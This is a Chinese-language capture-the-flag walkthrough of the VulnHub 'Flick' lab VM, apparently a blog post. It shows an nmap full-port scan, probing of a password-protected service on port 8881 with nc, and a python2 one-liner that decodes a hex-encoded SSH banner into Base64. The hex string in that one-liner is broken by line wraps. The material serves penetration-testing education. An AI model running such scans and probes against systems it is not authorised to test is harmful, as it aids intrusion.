Flick: 1

项目地址：https://download.vulnhub.com/flick/flick.tar.gz

是一个打包好的镜像文件

注意：导入 vmx 时一定要选择我已移动，否则没网

使用 Nmap 扫描出开放服务及操作系统版本

```
┌──(root㉿kali)-[~]
└─# nmap -sS -sV -O -p- 192.168.187.143
Starting Nmap 7.98 ( https://nmap.org ) at 2026-03-04 23:24 -0500
Nmap scan report for 192.168.187.143
Host is up (0.00058s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE   VERSION
22/tcp   open  ssh       OpenSSH 5.9p1 Debian 5ubuntu1.1 (Ubuntu Linux; protocol 2.0)
8881/tcp open  galaxy4d?
1 service unrecognized despite returning data. If you know the service/version, please submit th
ng fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port8881-TCP:V=7.98%I=7%D=3/4%Time=69A90579%P=x86_64-pc-linux-gnu%r(NUL
SF:L,5F,"Welcome\x20to\x20the\x20admin\x20server\.\x20A\x20correct\x20pass
SF:word\x20will\x20'flick'\x20the\x20switch\x20and\x20open\x20a\x20new\x20
SF:door:\n>\x20")%r(GetRequest,78,"Welcome\x20to\x20the\x20admin\x20server
SF:\.\x20A\x20correct\x20password\x20will\x20'flick'\x20the\x20switch\x20a
SF:nd\x20open\x20a\x20new\x20door:\n>\x20OK:\x20GET\x20/\x20HTTP/1\.0\r\n\
SF:r\n\n>\x20")%r(FourOhFourRequest,9B,"Welcome\x20to\x20the\x20admin\x20s
SF:erver\.\x20A\x20correct\x20password\x20will\x20'flick'\x20the\x20switch
SF:\x20and\x20open\x20a\x20new\x20door:\n>\x20OK:\x20GET\x20/nice%20ports%
SF:2C/Tri%6Eity\.txt%2ebak\x20HTTP/1\.0\r\n\r\n\n>\x20")%r(GenericLines,6A
```

发现 `8881` 端口有东西，`nc` 过去看看

```
┌──(root㉿kali)-[~]
└─# nc 192.168.187.143 8881
Welcome to the admin server. A correct password will 'flick' the switch and open a new door:
>
```

需要输入密码，但是我们不知道，同时也只有 22 端口开放了，索性赌一下

看到有东西

```
┌──(root㉿kali)-[~]
└─# ssh 192.168.187.143
The authenticity of host '192.168.187.143 (192.168.187.143)' can't be established.
ECDSA key fingerprint is: SHA256:OgFkTDTD/D7ndkanMRwJI92zYuzltDSkOS7E3sPlpPk
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.187.143' (ECDSA) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html

\x56\x6d\x30\x77\x64\x32\x51\x79\x55\x58\x6c\x56\x57\x47\x78\x57\x56\x30\x64\x34
```

```
\x56\x31\x59\x77\x5a\x44\x52\x57\x4d\x56\x6c\x33\x57\x6b\x52\x53\x57\x46\x4a\x74
\x65\x46\x5a\x56\x4d\x6a\x41\x31\x56\x6a\x41\x78\x56\x32\x4a\x45\x54\x6c\x68\x68
\x4d\x6b\x30\x78\x56\x6d\x70\x4b\x53\x31\x49\x79\x53\x6b\x56\x55\x62\x47\x68\x6f
\x54\x56\x68\x43\x55\x56\x5a\x74\x65\x46\x5a\x6c\x52\x6c\x6c\x35\x56\x47\x74\x73
\x61\x6c\x4a\x74\x61\x47\x39\x55\x56\x6d\x68\x44\x56\x56\x5a\x61\x63\x56\x46\x74
\x52\x6c\x70\x57\x4d\x44\x45\x31\x56\x54\x4a\x30\x56\x31\x5a\x58\x53\x6b\x68\x68
\x52\x7a\x6c\x56\x56\x6d\x78\x61\x4d\x31\x5a\x73\x57\x6d\x46\x6b\x52\x30\x35\x47
\x57\x6b\x5a\x53\x54\x6d\x46\x36\x52\x54\x46\x57\x56\x45\x6f\x77\x56\x6a\x46\x61
\x57\x46\x4e\x72\x61\x47\x68\x53\x65\x6d\x78\x57\x56\x6d\x70\x4f\x54\x30\x30\x78
\x63\x46\x5a\x58\x62\x55\x5a\x72\x55\x6a\x41\x31\x52\x31\x64\x72\x57\x6e\x64\x57
\x4d\x44\x46\x46\x55\x6c\x52\x47\x56\x31\x5a\x46\x62\x33\x64\x57\x61\x6b\x5a\x68
\x56\x30\x5a\x4f\x63\x6d\x46\x48\x61\x46\x4e\x6c\x62\x58\x68\x58\x56\x6d\x30\x78
\x4e\x46\x6c\x56\x4d\x48\x68\x58\x62\x6b\x35\x59\x59\x6c\x56\x61\x63\x6c\x56\x71
\x51\x54\x46\x53\x4d\x57\x52\x79\x56\x32\x78\x4f\x56\x57\x4a\x56\x63\x45\x64\x5a
\x4d\x46\x5a\x33\x56\x6a\x4a\x4b\x56\x56\x4a\x59\x5a\x46\x70\x6c\x61\x33\x42\x49
\x56\x6d\x70\x47\x54\x32\x52\x57\x56\x6e\x52\x68\x52\x6b\x35\x73\x59\x6c\x68\x6f
\x57\x46\x5a\x74\x4d\x58\x64\x55\x4d\x56\x46\x33\x54\x55\x68\x6f\x61\x6c\x4a\x73
\x63\x46\x6c\x5a\x62\x46\x5a\x68\x59\x32\x78\x57\x63\x56\x46\x55\x52\x6c\x4e\x4e
\x56\x6c\x59\x31\x56\x46\x5a\x53\x55\x31\x5a\x72\x4d\x58\x4a\x6a\x52\x6d\x68\x57
\x54\x57\x35\x53\x4d\x31\x5a\x71\x53\x6b\x74\x57\x56\x6b\x70\x5a\x57\x6b\x5a\x77
\x62\x47\x45\x7a\x51\x6b\x6c\x57\x62\x58\x42\x48\x56\x44\x4a\x53\x56\x31\x5a\x75
\x55\x6d\x68\x53\x61\x7a\x56\x7a\x57\x57\x78\x6f\x62\x31\x64\x47\x57\x6e\x52\x4e
\x53\x47\x68\x50\x55\x6d\x31\x34\x56\x31\x52\x56\x61\x47\x39\x58\x52\x30\x70\x79
\x54\x6c\x5a\x73\x57\x6d\x4a\x47\x57\x6d\x68\x5a\x4d\x6e\x68\x58\x59\x7a\x46\x57
\x63\x6c\x70\x47\x61\x47\x6c\x53\x4d\x31\x46\x36\x56\x6a\x4a\x30\x55\x31\x55\x78
\x57\x6e\x4a\x4e\x57\x45\x70\x71\x55\x6d\x31\x6f\x56\x31\x52\x58\x4e\x56\x4e\x4e
\x4d\x56\x70\x78\x55\x32\x74\x30\x56\x31\x5a\x72\x63\x46\x70\x58\x61\x31\x70\x33
\x56\x6a\x46\x4b\x56\x32\x4e\x49\x62\x46\x64\x57\x52\x55\x70\x6f\x56\x6b\x52\x4b
\x54\x32\x52\x47\x53\x6e\x4a\x61\x52\x6d\x68\x70\x56\x6a\x4e\x6f\x56\x56\x64\x57
\x55\x6b\x39\x52\x4d\x57\x52\x48\x56\x32\x35\x53\x54\x6c\x5a\x46\x53\x6c\x68\x55
\x56\x33\x68\x48\x54\x6c\x5a\x61\x57\x45\x35\x56\x4f\x56\x68\x53\x4d\x48\x42\x4a
\x56\x6c\x64\x34\x63\x31\x64\x74\x53\x6b\x68\x68\x52\x6c\x4a\x58\x54\x55\x5a\x77
\x56\x46\x5a\x71\x52\x6e\x64\x53\x4d\x56\x4a\x30\x5a\x55\x64\x73\x55\x32\x4a\x59
\x59\x33\x68\x57\x61\x31\x70\x68\x56\x54\x46\x56\x65\x46\x64\x75\x53\x6b\x35\x58
\x52\x58\x42\x78\x56\x57\x78\x6b\x4e\x47\x46\x47\x56\x58\x64\x68\x52\x55\x35\x55
\x55\x6d\x78\x77\x65\x46\x55\x79\x64\x47\x46\x69\x52\x6c\x70\x7a\x56\x32\x78\x77
\x57\x47\x45\x78\x63\x44\x4e\x5a\x61\x32\x52\x47\x5a\x57\x78\x47\x63\x6d\x4a\x47
\x5a\x46\x64\x4e\x4d\x45\x70\x4a\x56\x6d\x74\x53\x53\x31\x55\x78\x57\x58\x68\x57
\x62\x6c\x5a\x57\x59\x6c\x68\x43\x56\x46\x6c\x72\x56\x6e\x64\x57\x56\x6c\x70\x30
\x5a\x55\x63\x35\x55\x6b\x31\x58\x55\x6e\x70\x57\x4d\x6a\x56\x4c\x56\x30\x64\x4b
\x53\x46\x56\x74\x4f\x56\x56\x57\x62\x48\x42\x59\x56\x47\x78\x61\x59\x56\x64\x48
\x56\x6b\x68\x6b\x52\x32\x68\x70\x55\x6c\x68\x42\x64\x31\x64\x57\x56\x6d\x39\x55
\x4d\x56\x70\x30\x55\x6d\x35\x4b\x54\x31\x5a\x73\x53\x6c\x68\x55\x56\x6c\x70\x33
\x56\x30\x5a\x72\x65\x46\x64\x72\x64\x47\x70\x69\x56\x6b\x70\x49\x56\x6c\x64\x34
\x61\x32\x46\x57\x53\x6e\x52\x50\x56\x45\x35\x58\x54\x57\x35\x6f\x57\x46\x6c\x71
\x53\x6b\x5a\x6c\x52\x6d\x52\x5a\x57\x6b\x55\x31\x56\x31\x5a\x73\x63\x46\x56\x58
\x56\x33\x52\x72\x56\x54\x46\x73\x56\x31\x56\x73\x57\x6c\x68\x69\x56\x56\x70\x7a
\x57\x57\x74\x61\x64\x32\x56\x47\x56\x58\x6c\x6b\x52\x45\x4a\x58\x54\x56\x5a\x77
\x65\x56\x59\x79\x65\x48\x64\x58\x62\x46\x70\x58\x59\x30\x68\x4b\x56\x31\x5a\x46
\x57\x6b\x78\x57\x4d\x56\x70\x48\x59\x32\x31\x4b\x52\x31\x70\x47\x5a\x45\x35\x4e
\x52\x58\x42\x4b\x56\x6d\x31\x30\x55\x31\x4d\x78\x56\x58\x68\x58\x57\x47\x68\x68
\x55\x30\x5a\x61\x56\x6c\x6c\x72\x57\x6b\x74\x6a\x52\x6c\x70\x78\x56\x47\x30\x35
\x56\x31\x5a\x73\x63\x45\x68\x58\x56\x45\x35\x76\x59\x56\x55\x78\x57\x46\x56\x75
\x63\x46\x64\x4e\x56\x32\x68\x32\x56\x31\x5a\x61\x53\x31\x49\x78\x54\x6e\x56\x52
```

```
\x62\x46\x5a\x58\x54\x54\x46\x4b\x4e\x6c\x5a\x48\x64\x47\x46\x68\x4d\x6b\x35\x7a
\x56\x32\x35\x53\x61\x31\x4a\x74\x55\x6e\x42\x57\x62\x47\x68\x44\x54\x6c\x5a\x6b
\x56\x56\x46\x74\x52\x6d\x70\x4e\x56\x31\x49\x77\x56\x54\x4a\x30\x61\x31\x64\x48
\x53\x6c\x68\x68\x52\x30\x5a\x56\x56\x6d\x78\x77\x4d\x31\x70\x58\x65\x48\x4a\x6c
\x56\x31\x5a\x49\x5a\x45\x64\x30\x55\x32\x45\x7a\x51\x58\x64\x58\x62\x46\x5a\x68
\x59\x54\x4a\x47\x56\x31\x64\x75\x53\x6d\x6c\x6c\x61\x31\x70\x59\x57\x57\x78\x6f
\x51\x31\x52\x47\x55\x6e\x4a\x58\x62\x45\x70\x73\x55\x6d\x31\x53\x65\x6c\x6c\x56
\x57\x6c\x4e\x68\x56\x6b\x70\x31\x55\x57\x78\x77\x56\x32\x4a\x59\x55\x6c\x68\x61
\x52\x45\x5a\x72\x55\x6a\x4a\x4b\x53\x56\x52\x74\x61\x46\x4e\x57\x56\x46\x5a\x61
\x56\x6c\x63\x78\x4e\x47\x51\x79\x56\x6b\x64\x57\x62\x6c\x4a\x72\x55\x6b\x56\x4b
\x62\x31\x6c\x59\x63\x45\x64\x6c\x56\x6c\x4a\x7a\x56\x6d\x35\x4f\x57\x47\x4a\x47
\x63\x46\x68\x5a\x4d\x47\x68\x4c\x56\x32\x78\x61\x57\x46\x56\x72\x5a\x47\x46\x57
\x56\x31\x4a\x51\x56\x54\x42\x6b\x52\x31\x49\x79\x52\x6b\x68\x69\x52\x6b\x35\x70
\x59\x54\x42\x77\x4d\x6c\x5a\x74\x4d\x54\x42\x56\x4d\x55\x31\x34\x56\x56\x68\x73
\x56\x56\x64\x48\x65\x46\x5a\x5a\x56\x45\x5a\x33\x59\x55\x5a\x57\x63\x56\x4e\x74
\x4f\x56\x64\x53\x62\x45\x70\x5a\x56\x47\x78\x6a\x4e\x57\x45\x79\x53\x6b\x64\x6a
\x52\x57\x68\x58\x59\x6c\x52\x42\x4d\x56\x5a\x58\x63\x33\x68\x58\x52\x6c\x5a\x7a
\x59\x55\x5a\x6b\x54\x6c\x59\x79\x61\x44\x4a\x57\x61\x6b\x4a\x72\x55\x7a\x46\x6b
\x56\x31\x5a\x75\x53\x6c\x42\x57\x62\x48\x42\x76\x57\x56\x52\x47\x64\x31\x4e\x57
\x57\x6b\x68\x6c\x52\x30\x5a\x61\x56\x6d\x31\x53\x52\x31\x52\x73\x57\x6d\x46\x56
\x52\x6c\x6c\x35\x59\x55\x5a\x6f\x57\x6c\x64\x49\x51\x6c\x68\x56\x4d\x46\x70\x68
\x59\x31\x5a\x4f\x63\x56\x56\x73\x57\x6b\x35\x57\x4d\x55\x6c\x33\x56\x6c\x52\x4b
\x4d\x47\x49\x79\x52\x6b\x64\x54\x62\x6b\x35\x55\x59\x6b\x64\x6f\x56\x6c\x5a\x73
\x57\x6e\x64\x4e\x4d\x56\x70\x79\x56\x32\x31\x47\x61\x6c\x5a\x72\x63\x44\x42\x61
\x52\x57\x51\x77\x56\x6a\x4a\x4b\x63\x6c\x4e\x72\x61\x46\x64\x53\x4d\x32\x68\x6f
\x56\x6b\x52\x4b\x52\x31\x59\x78\x54\x6e\x56\x56\x62\x45\x4a\x58\x55\x6c\x52\x57
\x57\x56\x64\x57\x55\x6b\x64\x6b\x4d\x6b\x5a\x48\x56\x32\x78\x57\x55\x32\x45\x78
\x63\x48\x4e\x56\x62\x54\x46\x54\x5a\x57\x78\x73\x56\x6c\x64\x73\x54\x6d\x68\x53
\x56\x45\x5a\x61\x56\x56\x63\x31\x62\x31\x59\x78\x57\x58\x70\x68\x53\x45\x70\x61
\x59\x57\x74\x61\x63\x6c\x56\x71\x52\x6c\x64\x6a\x4d\x6b\x5a\x47\x54\x31\x5a\x6b
\x56\x31\x5a\x47\x57\x6d\x46\x57\x62\x47\x4e\x34\x54\x6b\x64\x52\x65\x56\x5a\x72
\x5a\x46\x64\x69\x62\x45\x70\x79\x56\x57\x74\x57\x53\x32\x49\x78\x62\x46\x6c\x6a
\x52\x57\x52\x73\x56\x6d\x78\x4b\x65\x6c\x5a\x74\x4d\x44\x56\x58\x52\x30\x70\x48
\x59\x30\x5a\x6f\x57\x6b\x31\x48\x61\x45\x78\x57\x4d\x6e\x68\x68\x56\x30\x5a\x57
\x63\x6c\x70\x48\x52\x6c\x64\x4e\x4d\x6d\x68\x4a\x56\x31\x52\x4a\x65\x46\x4d\x78
\x53\x58\x68\x6a\x52\x57\x52\x68\x55\x6d\x73\x31\x57\x46\x59\x77\x56\x6b\x74\x4e
\x62\x46\x70\x30\x59\x30\x56\x6b\x57\x6c\x59\x77\x56\x6a\x52\x57\x62\x47\x68\x76
\x56\x30\x5a\x6b\x53\x47\x46\x47\x57\x6c\x70\x69\x57\x47\x68\x6f\x56\x6d\x31\x34
\x63\x32\x4e\x73\x5a\x48\x4a\x6b\x52\x33\x42\x54\x59\x6b\x5a\x77\x4e\x46\x5a\x58
\x4d\x54\x42\x4e\x52\x6c\x6c\x34\x56\x32\x35\x4f\x61\x6c\x4a\x58\x61\x46\x68\x57
\x61\x6b\x35\x54\x56\x45\x5a\x73\x56\x56\x46\x59\x61\x46\x4e\x57\x61\x33\x42\x36
\x56\x6b\x64\x34\x59\x56\x55\x79\x53\x6b\x5a\x58\x57\x48\x42\x58\x56\x6c\x5a\x77
\x52\x31\x51\x78\x57\x6b\x4e\x56\x62\x45\x4a\x56\x54\x55\x51\x77\x50\x51\x3d\x3d

 .o88o. oooo   o8o            oooo
 888 `" `888   `"'            `888
o888oo   888  oooo   .ooooo.   888  oooo
 888     888  `888  d88' `"Y8  888 .8P'
 888     888   888  888        888888.
 888     888   888  888   .o8  888 `88b.
o888o   o888o o888o `Y8bod8P' o888o o888o


root@192.168.187.143's password:
```

利用 Python 直接打印出来

```
python2 -c 'print
"\x56\x6d\x30\x77\x64\x32\x51\x79\x55\x58\x6c\x56\x57\x47\x78\x57\x56\x30\x64\x34\
x56\x31\x59\x77\x5a\x44\x52\x57\x4d\x56\x6c\x33\x57\x6b\x52\x53\x57\x46\x4a\x74\x6
5\x46\x5a\x56\x4d\x6a\x41\x31\x56\x6a\x41\x78\x56\x32\x4a\x45\x54\x6c\x68\x68\x4d\
x6b\x30\x78\x56\x6d\x70\x4b\x53\x31\x49\x79\x53\x6b\x56\x55\x62\x47\x68\x6f\x54\x5
6\x68\x43\x55\x56\x5a\x74\x65\x46\x5a\x6c\x52\x6c\x6c\x35\x56\x47\x74\x73\x61\x6c\
x4a\x74\x61\x47\x39\x55\x56\x6d\x68\x44\x56\x56\x5a\x61\x63\x56\x46\x74\x52\x6c\x7
0\x57\x4d\x44\x45\x31\x56\x54\x4a\x30\x56\x31\x5a\x58\x53\x6b\x68\x68\x52\x7a\x6c\
x56\x56\x6d\x78\x61\x4d\x31\x5a\x73\x57\x6d\x46\x6b\x52\x30\x35\x47\x57\x6b\x5a\x5
3\x54\x6d\x46\x36\x52\x54\x46\x57\x56\x45\x6f\x77\x56\x6a\x46\x61\x57\x46\x4e\x72\
x61\x47\x68\x53\x65\x6d\x78\x57\x56\x6d\x70\x4f\x54\x30\x30\x78\x63\x46\x5a\x58\x6
2\x55\x5a\x72\x55\x6a\x41\x31\x52\x31\x64\x72\x57\x6e\x64\x57\x4d\x44\x46\x46\x55\
x6c\x52\x47\x56\x31\x5a\x46\x62\x33\x64\x57\x61\x6b\x5a\x68\x56\x30\x5a\x4f\x63\x6
d\x46\x48\x61\x46\x4e\x6c\x62\x58\x68\x58\x56\x6d\x30\x78\x4e\x46\x6c\x56\x4d\x48\
x68\x58\x62\x6b\x35\x59\x59\x6c\x56\x61\x63\x6c\x56\x71\x51\x54\x46\x53\x4d\x57\x5
2\x79\x56\x32\x78\x4f\x56\x57\x4a\x56\x63\x45\x64\x5a\x4d\x46\x5a\x33\x56\x6a\x4a\
x4b\x56\x56\x4a\x59\x5a\x46\x70\x6c\x61\x33\x42\x49\x56\x6d\x70\x47\x54\x32\x52\x5
7\x56\x6e\x52\x68\x52\x6b\x35\x73\x59\x6c\x68\x6f\x57\x46\x5a\x74\x4d\x58\x64\x55\
x4d\x56\x46\x33\x54\x55\x68\x6f\x61\x6c\x4a\x73\x63\x46\x6c\x5a\x62\x46\x5a\x68\x5
9\x32\x78\x57\x63\x56\x46\x55\x52\x6c\x4e\x4e\x56\x6c\x59\x31\x56\x46\x5a\x53\x55\
x31\x5a\x72\x4d\x58\x4a\x6a\x52\x6d\x68\x57\x54\x57\x35\x53\x4d\x31\x5a\x71\x53\x6
b\x74\x57\x56\x6b\x70\x5a\x57\x6b\x5a\x77\x62\x47\x45\x7a\x51\x6b\x6c\x57\x62\x58\
x42\x48\x56\x44\x4a\x53\x56\x31\x5a\x75\x55\x6d\x68\x53\x61\x7a\x56\x7a\x57\x57\x7
8\x6f\x62\x31\x64\x47\x57\x6e\x52\x4e\x53\x47\x68\x50\x55\x6d\x31\x34\x56\x31\x52\
x56\x61\x47\x39\x58\x52\x30\x70\x79\x54\x6c\x5a\x73\x57\x6d\x4a\x47\x57\x6d\x68\x5
a\x4d\x6e\x68\x58\x59\x7a\x46\x57\x63\x6c\x70\x47\x61\x47\x6c\x53\x4d\x31\x46\x36\
x56\x6a\x4a\x30\x55\x31\x55\x78\x57\x6e\x4a\x4e\x57\x45\x70\x71\x55\x6d\x31\x6f\x5
6\x31\x52\x58\x4e\x56\x4e\x4e\x4d\x56\x70\x78\x55\x32\x74\x30\x56\x31\x5a\x72\x63\
x46\x70\x58\x61\x31\x70\x33\x56\x6a\x46\x4b\x56\x32\x4e\x49\x62\x46\x64\x57\x52\x5
5\x70\x6f\x56\x6b\x52\x4b\x54\x32\x52\x47\x53\x6e\x4a\x61\x52\x6d\x68\x70\x56\x6a\
x4e\x6f\x56\x56\x64\x57\x55\x6b\x39\x52\x4d\x57\x52\x48\x56\x32\x35\x53\x54\x6c\x5
a\x46\x53\x6c\x68\x55\x56\x33\x68\x48\x54\x6c\x5a\x61\x57\x45\x35\x56\x4f\x56\x68\
x53\x4d\x48\x42\x4a\x56\x6c\x64\x34\x63\x31\x64\x74\x53\x6b\x68\x68\x52\x6c\x4a\x5
8\x54\x55\x5a\x77\x56\x46\x5a\x71\x52\x6e\x64\x53\x4d\x56\x4a\x30\x5a\x55\x64\x73\
x55\x32\x4a\x59\x59\x33\x68\x57\x61\x31\x70\x68\x56\x54\x46\x56\x65\x46\x64\x75\x5
3\x6b\x35\x58\x52\x58\x42\x78\x56\x57\x78\x6b\x4e\x47\x46\x47\x56\x58\x64\x68\x52\
x55\x35\x55\x55\x6d\x78\x77\x65\x46\x55\x79\x64\x47\x46\x69\x52\x6c\x70\x7a\x56\x3
2\x78\x77\x57\x47\x45\x78\x63\x44\x4e\x5a\x61\x32\x52\x47\x5a\x57\x78\x47\x63\x6d\
x4a\x47\x5a\x46\x64\x4e\x4d\x45\x70\x4a\x56\x6d\x74\x53\x53\x31\x55\x78\x57\x58\x6
8\x57\x62\x6c\x5a\x57\x59\x6c\x68\x43\x56\x46\x6c\x72\x56\x6e\x64\x57\x56\x6c\x70\
x30\x5a\x55\x63\x35\x55\x6b\x31\x58\x55\x6e\x70\x57\x4d\x6a\x56\x4c\x56\x30\x64\x4
b\x53\x46\x56\x74\x4f\x56\x56\x57\x62\x48\x42\x59\x56\x47\x78\x61\x59\x56\x64\x48\
x56\x6b\x68\x6b\x52\x32\x68\x70\x55\x6c\x68\x42\x64\x31\x64\x57\x56\x6d\x39\x55\x4
d\x56\x70\x30\x55\x6d\x35\x4b\x54\x31\x5a\x73\x53\x6c\x68\x55\x56\x6c\x70\x33\x56\
x30\x5a\x72\x65\x46\x64\x72\x64\x47\x70\x69\x56\x6b\x70\x49\x56\x6c\x64\x34\x61\x3
2\x46\x57\x53\x6e\x52\x50\x56\x45\x35\x58\x54\x57\x35\x6f\x57\x46\x6c\x71\x53\x6b\
x5a\x6c\x52\x6d\x52\x5a\x57\x6b\x55\x31\x56\x31\x5a\x73\x63\x46\x56\x58\x56\x33\x5
2\x72\x56\x54\x46\x73\x56\x31\x56\x73\x57\x6c\x68\x69\x56\x56\x70\x7a\x57\x57\x74\
x61\x64\x32\x56\x47\x56\x58\x6c\x6b\x52\x45\x4a\x58\x54\x56\x5a\x77\x65\x56\x59\x7
```


```
9\x65\x48\x64\x58\x62\x46\x70\x58\x59\x30\x68\x4b\x56\x31\x5a\x46\x57\x6b\x78\x57\
x4d\x56\x70\x48\x59\x32\x31\x4b\x52\x31\x70\x47\x5a\x45\x35\x4e\x52\x58\x42\x4b\x5
6\x6d\x31\x30\x55\x31\x4d\x78\x56\x58\x68\x58\x57\x47\x68\x68\x55\x30\x5a\x61\x56\
x6c\x6c\x72\x57\x6b\x74\x6a\x52\x6c\x70\x78\x56\x47\x30\x35\x56\x31\x5a\x73\x63\x4
5\x68\x58\x56\x45\x35\x76\x59\x56\x55\x78\x57\x46\x56\x75\x63\x46\x64\x4e\x56\x32\
x68\x32\x56\x31\x5a\x61\x53\x31\x49\x78\x54\x6e\x56\x52\x62\x46\x5a\x58\x54\x54\x4
6\x4b\x4e\x6c\x5a\x48\x64\x47\x46\x68\x4d\x6b\x35\x7a\x56\x32\x35\x53\x61\x31\x4a\
x74\x55\x6e\x42\x57\x62\x47\x68\x44\x54\x6c\x5a\x6b\x56\x56\x46\x74\x52\x6d\x70\x4
e\x56\x31\x49\x77\x56\x54\x4a\x30\x61\x31\x64\x48\x53\x6c\x68\x68\x52\x30\x5a\x56\
x56\x6d\x78\x77\x4d\x31\x70\x58\x65\x48\x4a\x6c\x56\x31\x5a\x49\x5a\x45\x64\x30\x5
5\x32\x45\x7a\x51\x58\x64\x58\x62\x46\x5a\x68\x59\x54\x4a\x47\x56\x31\x64\x75\x53\
x6d\x6c\x6c\x61\x31\x70\x59\x57\x57\x78\x6f\x51\x31\x52\x47\x55\x6e\x4a\x58\x62\x4
5\x70\x73\x55\x6d\x31\x53\x65\x6c\x6c\x56\x57\x6c\x4e\x68\x56\x6b\x70\x31\x55\x57\
x78\x77\x56\x32\x4a\x59\x55\x6c\x68\x61\x52\x45\x5a\x72\x55\x6a\x4a\x4b\x53\x56\x5
2\x74\x61\x46\x4e\x57\x56\x46\x5a\x61\x56\x6c\x63\x78\x4e\x47\x51\x79\x56\x6b\x64\
x57\x62\x6c\x4a\x72\x55\x6b\x56\x4b\x62\x31\x6c\x59\x63\x45\x64\x6c\x56\x6c\x4a\x7
a\x56\x6d\x35\x4f\x57\x47\x4a\x47\x63\x46\x68\x5a\x4d\x47\x68\x4c\x56\x32\x78\x61\
x57\x46\x56\x72\x5a\x47\x46\x57\x56\x31\x4a\x51\x56\x54\x42\x6b\x52\x31\x49\x79\x5
2\x6b\x68\x69\x52\x6b\x35\x70\x59\x54\x42\x77\x4d\x6c\x5a\x74\x4d\x54\x42\x56\x4d\
x55\x31\x34\x56\x56\x68\x73\x56\x56\x64\x48\x65\x46\x5a\x5a\x56\x45\x5a\x33\x59\x5
5\x5a\x57\x63\x56\x4e\x74\x4f\x56\x64\x53\x62\x45\x70\x5a\x56\x47\x78\x6a\x4e\x57\
x45\x79\x53\x6b\x64\x6a\x52\x57\x68\x58\x59\x6c\x52\x42\x4d\x56\x5a\x58\x63\x33\x6
8\x58\x52\x6c\x5a\x7a\x59\x55\x5a\x6b\x54\x6c\x59\x79\x61\x44\x4a\x57\x61\x6b\x4a\
x72\x55\x7a\x46\x6b\x56\x31\x5a\x75\x53\x6c\x42\x57\x62\x48\x42\x76\x57\x56\x52\x4
7\x64\x31\x4e\x57\x57\x6b\x68\x6c\x52\x30\x5a\x61\x56\x6d\x31\x53\x52\x31\x52\x73\
x57\x6d\x46\x56\x52\x6c\x6c\x35\x59\x55\x5a\x6f\x57\x6c\x64\x49\x51\x6c\x68\x56\x4
d\x46\x70\x68\x59\x31\x5a\x4f\x63\x56\x56\x73\x57\x6b\x35\x57\x4d\x55\x6c\x33\x56\
x6c\x52\x4b\x4d\x47\x49\x79\x52\x6b\x64\x54\x62\x6b\x35\x55\x59\x6b\x64\x6f\x56\x6
c\x5a\x73\x57\x6e\x64\x4e\x4d\x56\x70\x79\x56\x32\x31\x47\x61\x6c\x5a\x72\x63\x44\
x42\x61\x52\x57\x51\x77\x56\x6a\x4a\x4b\x63\x6c\x4e\x72\x61\x46\x64\x53\x4d\x32\x6
8\x6f\x56\x6b\x52\x4b\x52\x31\x59\x78\x54\x6e\x56\x56\x62\x45\x4a\x58\x55\x6c\x52\
x57\x57\x56\x64\x57\x55\x6b\x64\x6b\x4d\x6b\x5a\x48\x56\x32\x78\x57\x55\x32\x45\x7
8\x63\x48\x4e\x56\x62\x54\x46\x54\x5a\x57\x78\x73\x56\x6c\x64\x73\x54\x6d\x68\x53\
x56\x45\x5a\x61\x56\x56\x63\x31\x62\x31\x59\x78\x57\x58\x70\x68\x53\x45\x70\x61\x5
9\x57\x74\x61\x63\x6c\x56\x71\x52\x6c\x64\x6a\x4d\x6b\x5a\x47\x54\x31\x5a\x6b\x56\
x31\x5a\x47\x57\x6d\x46\x57\x62\x47\x4e\x34\x54\x6b\x64\x52\x65\x56\x5a\x72\x5a\x4
6\x64\x69\x62\x45\x70\x79\x56\x57\x74\x57\x53\x32\x49\x78\x62\x46\x6c\x6a\x52\x57\
x52\x73\x56\x6d\x78\x4b\x65\x6c\x5a\x74\x4d\x44\x56\x58\x52\x30\x70\x48\x59\x30\x5
a\x6f\x57\x6b\x31\x48\x61\x45\x78\x57\x4d\x6e\x68\x68\x56\x30\x5a\x57\x63\x6c\x70\
x48\x52\x6c\x64\x4e\x4d\x6d\x68\x4a\x56\x31\x52\x4a\x65\x46\x4d\x78\x53\x58\x68\x6
a\x52\x57\x52\x68\x55\x6d\x73\x31\x57\x46\x59\x77\x56\x6b\x74\x4e\x62\x46\x70\x30\
x59\x30\x56\x6b\x57\x6c\x59\x77\x56\x6a\x52\x57\x62\x47\x68\x76\x56\x30\x5a\x6b\x5
3\x47\x46\x47\x57\x6c\x70\x69\x57\x47\x68\x6f\x56\x6d\x31\x34\x63\x32\x4e\x73\x5a\
x48\x4a\x6b\x52\x33\x42\x54\x59\x6b\x5a\x77\x4e\x46\x5a\x58\x4d\x54\x42\x4e\x52\x6
c\x6c\x34\x56\x32\x35\x4f\x61\x6c\x4a\x58\x61\x46\x68\x57\x61\x6b\x35\x54\x56\x45\
x5a\x73\x56\x56\x46\x59\x61\x46\x4e\x57\x61\x33\x42\x36\x56\x6b\x64\x34\x59\x56\x5
5\x79\x53\x6b\x5a\x58\x57\x48\x42\x58\x56\x6c\x5a\x77\x52\x31\x51\x78\x57\x6b\x4e\
x56\x62\x45\x4a\x56\x54\x55\x51\x77\x50\x51\x3d\x3d"'
```

得到 Base64 字符

```
Vm0wd2QyUXlVWGxWV0d4V1YwZDRWMVl3WkRSWFJteFZVMjA1VjAxV2JETlhhMk0xVmpKS1IySkVUbGhoTV
hCUVZteFZlRll5VGtsalJtaG9UVmhDVVZacVFtRlpWMDE1VTJ0V1ZXSkhhRzlVVmxaM1ZsWmFkR05GWkZS
TmF6RTFWVEowVjFaWFNraGhSemxWVmpOT00xcFZXbUZrUjA1R1drWndWMDFFUlRGV1ZFb3dWakZhV0ZOcm
FHaFNlbXhXVm0xNFlVMHhXbk5YYlVaclVqQTFSMWRyV2xOVWJVcEdZMFZ3VjJKVVJYZFpla3BIVmpGT2RW
VnRhRk5sYlhoWFZtMXdUMVF3TUhoalJscFlZbFZhY2xWcVFURlNNVlY1VFZSU1ZrMXJjRmhWTW5SM1ZqSk
tWVkpZWkZwbGEzQklWbXBHVDJSV1ZuUmhSazVzWWxob1dGWnRNSGhPUm14V1RVaG9XR0pyTlZsWmJGWmhZ
